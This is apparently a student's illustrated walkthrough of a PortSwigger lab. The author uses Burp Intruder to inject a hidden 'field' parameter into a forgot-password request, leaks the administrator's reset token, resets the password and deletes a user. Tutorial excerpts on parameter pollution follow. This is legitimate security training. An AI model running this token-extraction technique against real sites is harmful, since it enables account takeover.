
let's head to intruder, encode to url, clear, add, etc

The screenshot shows the Burp Suite Intruder tab. The request is a POST to `/forgot-password HTTP/2` with a host of `0abf0011047849cf837041580006000d.web-security-academy.net`. The request body contains a payload `csrf=vhvffamU1UJC4i9EWj fHimJ4WuYm3msf&username=administrator&SDUUU`. A context menu is open over the payload, showing options like 'Add payload position', 'Send to Repeater', 'Send to Intruder', 'Send to Organizer', 'Scan defined insertion points', 'Do passive scan', 'Do active scan', 'Convert selection', 'URL-encode as you type', 'Cut', 'Copy', and 'Paste'. The 'URL-encode as you type' option is selected, and a sub-menu is open showing options like 'URL-decode', 'URL-encode key characters', 'URL-encode all characters', 'URL-encode all characters (Unicode)', and 'Construct string'.

just like that:



i found this list in the internet, so it's easier to paste in the payload



hit the start attack button

Sniper attack

Target: <https://0abf0011047849cf837041580006000d.web-security-academy.net> ☒ Update Host header to match target

Positions:

```
1 POST /forgot-password HTTP/2
2 Host: 0abf0011047849cf837041580006000d.web-security-academy.net
3 Cookie: session=BiYw608MvSD05r5FbiRLDPoi30zllX9
4 Content-Length: 67
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.5
7 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0abf0011047849cf837041580006000d.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0abf0011047849cf837041580006000d.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=whv0amUJJC4i5EWj fHimJ4WuYH2ms3a&username=administrator&id=5R5
```

1 highlight 1 payload position Length: 848

Event log (1) All issues (286) Memory: 283.0MB

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 2,588
Request count: 2,588

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

id
action
page
name
password
url
email
type
username

Enter a new item

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

☐ Enabled Rule

we see the username and email got different responses

Attack: Save 3. Intruder attack of <https://0abf0011047849cf837041580006000d.web-security-academy.net>

Results Positions

☐ Apply capture filter

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		400	242			213	
1	id	400	157			213	
2	action	400	242			213	
3	page	400	243			213	
4	name	400	243			213	
5	password	400	156			213	
6	url	400	156			213	
7	email	400	156			213	

116 of 2588

Attack Save 3. Intruder attack of https://0abf0011047849cf837041580006000d.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
7	email	200	156			162	
9	username	200	157			190	
0		400	242			213	
1	id	400	157			213	
2	action	400	242			213	
3	page	400	243			213	
4	name	400	243			213	
e	password	400	156			213	

Request Response

Pretty Raw Hex

```

1 POST /forgot-password HTTP/2
2 Host: 0abf0011047849cf837041580006000d.web-security-academy.net
3 Cookie: session=BiVa60BNMvSD05r5FbiRLDPoi30m1IX9
4 Content-Length: 70
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium",v="133", "Not(A:Brand",v="99"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0abf0011047849cf837041580006000d.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0abf0011047849cf837041580006000d.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 csrf=vhv0amU1UJC4i9EWj fHimJ4WuYH2msfMusername=administrator126field=9

```

0 highlights

Finished

let's test it

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to trial user

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn InQL

Search Settings

4 x +

Send Cancel < >

Target: https://0abf0011047849cf837041580006000d.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```

1 POST /forgot-password HTTP/2
2 Host: 0abf0011047849cf837041580006000d.web-security-academy.net
3 Cookie: session=BiVa60BNMvSD05r5FbiRLDPoi30m1IX9
4 Content-Length: 74
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium",v="133", "Not(A:Brand",v="99"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0abf0011047849cf837041580006000d.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0abf0011047849cf837041580006000d.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=vhv0amU1UJC4i9EWj fHimJ4WuYH2msfMusername=administrator126field=email

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 49
5
6 {
7   "result": "*****@normal-user.net",
8   "type": "email"
9 }

```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

Done

Event log (1) All issues (286)

Memory: 322.1MB

now, for http requests we need to find get request with json file

in here we see it has reset token

The screenshot shows the Burp Suite Professional v2025.1.4 interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and InQL. The main window is divided into three panes. The top pane displays a list of HTTP history items, including Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, Time, Listener port, and Start response. The middle pane shows the selected item's response in a 'Pretty' view, displaying a JavaScript function. The bottom pane shows the 'Inspector' view, which includes a 'Selected text' field, 'Request attributes', 'Request cookies', 'Request headers', and 'Response headers'.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
645	https://0abf0011047849cf837...	POST	/forgot-password		✓	200	162	JSON				✓	34.246.129.62		22:41:13 16 ...	8080	255
644	https://0abf0011047849cf837...	GET	/academyLabHeader			101	147					✓	34.246.129.62		22:41:02 16 ...	8080	123
643	https://0abf0011047849cf837...	GET	/static/js/forgotPassword.js			200	2673	script	js			✓	34.246.129.62		22:41:02 16 ...	8080	223
642	https://0abf0011047849cf837...	GET	/forgot-password			200	3397	HTML		Exploiting server-side ...		✓	34.246.129.62		22:41:01 16 ...	8080	147
641	https://0abf0011047849cf837...	GET	/academyLabHeader			101	147					✓	34.246.129.62		22:40:59 16 ...	8080	135
640	https://0abf0011047849cf837...	GET	/resources/labheader/images/logo...			200	8852	XML	svg			✓	34.246.129.62		22:40:58 16 ...	8080	195
639	https://0abf0011047849cf837...	GET	/resources/labheader/images/ps-la...			200	942	XML	svg			✓	34.246.129.62		22:40:58 16 ...	8080	195
638	https://0abf0011047849cf837...	GET	/resources/labheader/js/labHeader.js			200	1673	script	js			✓	34.246.129.62		22:40:58 16 ...	8080	143
635	https://0abf0011047849cf837...	GET	/login			200	3463	HTML		Exploiting server-side ...		✓	34.246.129.62		22:40:58 16 ...	8080	182
634	https://0abf0011047849cf837...	GET	/my-account			302	86					✓	34.246.129.62		22:40:56 16 ...	8080	415
628	https://0abf0011047849cf837...	GET	/resources/labheader/images/ps-la...			200	942	XML	svg			✓	34.246.129.62		22:39:53 16 ...	8080	740
627	https://0abf0011047849cf837...	GET	/resources/labheader/images/logo...			200	8852	XML	svg			✓	34.246.129.62		22:39:53 16 ...	8080	541

```
59 }
60 }
61
62 const displayMsg = (e) => {
63   e.preventDefault();
64   validateInputsAndCreateMsg(e);
65 };
66
67 forgotPwdReady() => {
68   const queryString = window.location.search;
69   const urlParams = new URLSearchParams(queryString);
70   const resetToken = urlParams.get('reset-token');
71   if (resetToken) {
72     window.location.href = `/${forgot-password?reset_token=${resetToken}`;
73   }
74   else {
75     const forgotPasswordBtn = document.getElementById("forgot-password-btn");
76     forgotPasswordBtn.addEventListener("click", displayMsg);
77   }
78 }
79
80 }
81
```


let's grab it and paste it here, and here's our token, let's copy that

The screenshot shows the Burp Suite Professional v2025.1.4 interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and InQL. The main window is divided into three panes. The top pane shows a 'Send' button and a 'Target' field. The middle pane displays a 'Request' in a 'Pretty' view, showing a POST request to /forgot-password. The bottom pane shows the 'Response' in a 'Pretty' view, displaying an HTTP 200 OK response with a 'reset_token' in the 'result' field.


```
1 POST /forgot-password HTTP/2
2 Host: 0abf0011047849cf837041580006000d.web-security-academy.net
3 Cookie: session=B1Va608MMvSD05r5FbiRLDPoi30m1X9
4 Content-Length: 80
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.5
7 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
8 Content-Type: x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept: */*
11 Origin: https://0abf0011047849cf837041580006000d.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0abf0011047849cf837041580006000d.web-security-academy.net/forgot-password
16
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=whvWmU1UJC4i5EWj fHimJ4WuYnTmsfmausername=
  administrator126field=reset_token
```

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 66
6
7 {
8   "result": "ov2qnoo7fwqj22xfaf5fahxjnfj038s6c",
9   "type": "reset_token"
10 }
```


then paste it in the web browser just like that:




now we can change admin password to a new one



let's enter it



it worked! now we just need to go to the admin page



and delete user carlos

API testing - PortSwigger x Exploiting server-side parameter pollution in a query string x +

https://0abf0011047849cf837041580006000d.web-security-academy.net/admin

WebSecurity Academy Exploiting server-side parameter pollution in a query string **LAB** Not solved

Back to lab description >>

Home | Admin panel | My account

Users

carlos - [Delete](#)

https://0abf0011047849cf837041580006000d.web-security-academy.net/admin/delete?user=...

that's basically it!

API testing - PortSwigger x Exploiting server-side parameter pollution in a query string x +

https://0abf0011047849cf837041580006000d.web-security-academy.net/admin

WebSecurity Academy Exploiting server-side parameter pollution in a query string **LAB** Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

Home | Admin panel | My account

User deleted successfully!

Users

Report №3 — Документ — C...

API testing - PortSwigger

Cross-origin resource sharing

Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-testing-for-server-side-parameter-pollution-in-the-query-string/api-testing/server-side-paramet...

SDU Portal | Comparison of Trees | leetCode | CSS 261 | Philosophy MDE | CPC-2 | SDU University Mail | GeeksforGeeks | A c... | GitHub

←

PRACTITIONER

API testing 24 of 29

WebSecurity Academy

My progress

✓

API recon

✓

API documentation

✓

Identifying and interacting with API endpoints

✓

Finding hidden parameters

✓

Mass assignment vulnerabilities

✓

Preventing vulnerabilities in APIs

✓

Server-side parameter pollution

○

Testing for server-side parameter pollution in the query string (6 of 6)

LAB

Solved

To solve the lab, log in as the `administrator` and delete `carlos`.

Required knowledge

To solve this lab, you'll need to know:

- How to use URL query syntax to attempt to change a server-side request.
- How to use error messages to build an understanding of how a server-side API processes user input.

These points are covered in our API Testing Academy topic.

BACK

CONTINUE →

Up next: Testing for server-side parameter pollution in REST paths

here some more information:

Report №3 — Документ — C...

API testing - PortSwigger

Cross-origin resource sharing

Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-testing-for-server-side-parameter-pollution-in-rest-paths/api-testing/server-side-parameter-pol...

SDU Portal | Comparison of Trees | leetCode | CSS 261 | Philosophy MDE | CPC-2 | SDU University Mail | GeeksforGeeks | A c... | GitHub

←

PRACTITIONER

API testing 25 of 29

WebSecurity Academy

My progress

✓

API recon

✓

API documentation

✓

Identifying and interacting with API endpoints

✓

Finding hidden parameters

✓

Mass assignment vulnerabilities

✓

Preventing vulnerabilities in APIs

✓

Server-side parameter pollution

✓

Testing for server-side parameter pollution in the query string

○

Testing for server-side

Testing for server-side parameter pollution in REST paths

A RESTful API may place parameter names and values in the URL path, rather than the query string. For example, consider the following path:

`/api/users/123`

The URL path might be broken down as follows:

- `/api` is the root API endpoint.
- `/users` represents a resource, in this case `users`.
- `/123` represents a parameter, here an identifier for the specific user.

Consider an application that enables you to edit user profiles based on their username. Requests are sent to the following endpoint:

BACK

CONTINUE →

Up next: Testing for server-side parameter pollution in structured data formats

My progress

- ✓ API recon
- ✓ API documentation
- ✓ Identifying and interacting with API endpoints
- ✓ Finding hidden parameters
- ✓ Mass assignment vulnerabilities
- ✓ Preventing vulnerabilities in APIs
- ✓ Server-side parameter pollution
- ✓ Testing for server-side parameter pollution in the query string
- ✓ Testing for server-side parameter

Testing for server-side parameter pollution in structured data formats

An attacker may be able to manipulate parameters to exploit vulnerabilities in the server's processing of other structured data formats, such as a JSON or XML. To test for this, inject unexpected structured data into user inputs and see how the server responds.

Consider an application that enables users to edit their profile, then applies their changes with a request to a server-side API. When you edit your name, your browser makes the following request:

```
POST /myaccount
name=peter
```

This results in the following server-side request:

```
PATCH /users/7312/update
```

BACK

CONTINUE →

Up next: Testing for server-side parameter pollution in structured data formats - Continued

My progress

- ✓ API recon
- ✓ API documentation
- ✓ Identifying and interacting with API endpoints
- ✓ Finding hidden parameters
- ✓ Mass assignment vulnerabilities
- ✓ Preventing vulnerabilities in APIs
- ✓ Server-side parameter pollution
- ✓ Testing for server-side parameter pollution in the query string
- ✓ Testing for server-side parameter

Testing for server-side parameter pollution in structured data formats - Continued

Consider a similar example, but where the client-side user input is in JSON data. When you edit your name, your browser makes the following request:

```
POST /myaccount
{"name": "peter"}
```

This results in the following server-side request:

```
PATCH /users/7312/update
{"name": "peter"}
```

You can attempt to add the `access_level` parameter to the request as follows:

BACK

CONTINUE →

Up next: Testing with automated tools

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharing (...Web LLM attacks - PortSwigger

